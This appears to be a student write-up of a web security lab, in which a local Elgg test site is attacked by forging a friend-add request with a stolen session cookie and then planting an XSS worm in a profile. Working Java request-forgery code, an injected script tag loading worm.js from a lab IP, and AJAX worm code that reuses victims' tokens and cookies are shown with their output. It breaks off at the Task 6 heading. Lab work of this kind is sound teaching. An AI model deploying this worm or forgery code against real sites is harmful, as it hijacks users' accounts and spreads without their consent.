
Alice is now a friend with Samy 13 minutes ago

We can use Firefox’s extension LiveHTTPHeaders to display all the parameters in the request.




```
http://www.xsslabelgg.com/action/friends/add?friend=42&__elgg_ts=1478406331&__elgg_token=b8126cc3156badddf824ae7c9f5e0650

GET /action/friends/add?friend=42&__elgg_ts=1478406331&__elgg_token=b8126cc3156badddf824ae7c9f5e0650 HTTP/1.1
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Cookie: Elgg=2njq5im7j6dp0fl517881ltov3
Connection: keep-alive
```

Before we do the attack, we can see that Samy is not this user’s friend.




Modify some part of the java program provided from instruction, we use the cookie value stolen from the victim machine. The value of elgg_ts and elgg_token is from the above, we can see them in request header.




```
import java.io.*
;
import java.net.*
;
public class HTTPSimpleForge {
public static void main(String[] args) throws IOException {
try {
int responseCode;
InputStream responseIn=null;
String requestDetails = "&__elgg_ts=1478406331&__elgg_token=b8126cc3156badddf824ae7c9f5e0650";
// URL to be forged.
URL url = new URL ("http://www.xsslabelgg.com/action/friends/add?friend=42"+requestDetails);
// URLConnection instance is created to further parameterize a
// resource request past what the state members of URL instance
// can represent.
HttpURLConnection urlConn = (HttpURLConnection) url.openConnection();
if (urlConn instanceof HttpURLConnection) {
urlConn.setConnectTimeout(60000);
urlConn.setReadTimeout(90000);
}
// addRequestProperty method is used to add HTTP Header Information.
// Here we add User-Agent HTTP header to the forged HTTP packet.
// Add other necessary HTTP Headers yourself. Cookies should be stolen
// using the method in task3.
urlConn.addRequestProperty("User-agent","Sun JDK 1.6");
urlConn.addRequestProperty("Accept","text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
urlConn.addRequestProperty("Accept-Language","en-US,en;q=0.5");
urlConn.addRequestProperty("Referer","http://www.xsslabelgg.com/profile/samy");
urlConn.addRequestProperty("Cookie","Elgg=2njq5im7j6dp0fl517881ltov3");
urlConn.addRequestProperty("Connection","keep-alive");
```

Run this java program.




```
[11/05/2016 21:48] seed@ubuntu:~/xss$ javac HTTPSimpleForge.java
[11/05/2016 21:49] seed@ubuntu:~/xss$ ls
HTTPSimpleForge.class  HTTPSimpleForge.java  t4.java~
[11/05/2016 21:49] seed@ubuntu:~/xss$ java HTTPSimpleForge
Response Code = 200
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/x
html1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
        <meta name="ElggRelease" content="1.8.19" />
        <meta name="ElggVersion" content="2014012000" />
        <title>XSS Lab Site: Samy</title>
        <link rel="SHORTCUT ICON" href="http://www.xsslabelgg.com/_graphics/favi
con.ico" />
        <link rel="stylesheet" href="http://www.xsslabelgg.com/cache/css/default
/elgg.1410864370.css" type="text/css" />
```


After executing this program, we can see Samy is the user's friend. This shows that attacker can add friends in behalf of the victim user.



Task 5: Writing an XSS Worm

Use Alice as victim account. We can see that in the beginning Alice's profile is empty and she has no friend.






Alice's friends

No friends yet.

Use Samy as the source of XSS worm. Write script sentence in his profile.



Edit profile

My display name

Samy

About me

Word count: 1 p

Public

Brief description

beAttacked


Public

Location


<script src="http://192.168.158.128/worm.js" ></script>

Public

From task4 we know the format of adding friend request. And we should observe the POST content when user modify his profile.




```
Parameters                application/x-www-form-urlencoded
                __elgg_token  58e8f8cef94cc36ec0dec20bf6dc3327
                   __elgg_ts  1478834940
accesslevel[briefdescript...  2
 accesslevel[contactemail]  2
  accesslevel[description]  2
    accesslevel[interests]  2
     accesslevel[location]  2
       accesslevel[mobile]  2
        accesslevel[phone]  2
       accesslevel[skills]  2
      accesslevel[twitter]  2
      accesslevel[website]  2
          briefdescription  1
              contactemail
               description
                      guid  42
                 interests
                  location  <script src="192.168.158.128/worm.js" ></script>
                    mobile
                      name  Samy
                     phone
                    skills
                   twitter
                   website

Source
__elgg_token=58e8f8cef94cc36ec0dec20bf6dc3327&__elgg_ts=1478834940&name=Samy&description=&accesslevel
%5Bdescription%5D=2&briefdescription=1&accesslevel%5Bbriefdescription%5D=2&location=%3Cscript+src%3D
%22192.168.158.128%2Fworm.js%22+%3E%3C%2Fscript%3E&accesslevel%5Blocation%5D=2&interests=&accesslevel
%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%5D=2&phone
=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter
=&accesslevel%5Btwitter%5D=2&guid=42
```




```
<script src="http://www.xsslabelgg.com/cache/js/default/elgg.1410864370.js" type="text/javascript">
<script type="text/javascript">

// <![CDATA[
 /**
 * Don't want to cache these -- they could change for every request
 */
elgg.config.lastcache = 1410864370;
elgg.config.viewtype = 'default';
elgg.config.simplecache_enabled = 1;

elgg.security.token.__elgg_ts = 1478834947;
elgg.security.token.__elgg_token = '15d46a5639ce494ed3ed3def251d19bb';

elgg.page_owner =  {"guid":42,"type":"user","subtype":false,"time_created":"1410961685","time_up
//Before the DOM is ready, but elgg's js framework is fully initalized
elgg.trigger_hook('boot', 'system');// ]]>
</script>
```

Next step, we can write worm.js by filling necessary details into the skeleton code.



```
var Ajax=null;

Ajax=new XMLHttpRequest();
Ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

var content="__elgg_token="+elgg.security.token.__elgg_token+"&__elgg_ts="+elgg.security.token.__elgg_ts
+"&name="+elgg.session.user.name+"&description=&accesslevel%5Bdescription%5D=2&briefdescription=beAttacked&accesslevel
%5Bbriefdescription%5D=2&location=%3Cscript+src%3D%22192.168.158.128%2Fworm.js%22+%3E%3C%2Fscript%3E&accesslevel%
5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%
5Bcontactemail%5D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%
5D=2&twitter=&accesslevel%5Btwitter%5D=2&guid="+elgg.session.user.guid;
Ajax.send(content);


var Ajax=null;

Ajax=new XMLHttpRequest();
var url = "http://www.xsslabelgg.com/action/friends/add?friend=42&__elgg_ts="+elgg.security.token.__elgg_ts
+"&__elgg_token="+elgg.security.token.__elgg_token;
Ajax.open("POST",url,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

Ajax.send(content);
```


We use Alice's account to log in and visit Samy's page. We can see Alice's account state has changed.



Alice

Brief description: beAttacked

Location:



Alice's friends

Samy
beAttacked


<script src="192.168.158.128/worm.js" ></script>

Both profile modification and adding friend are successful.

Task 6: Writing a self-propagating XSS Worm

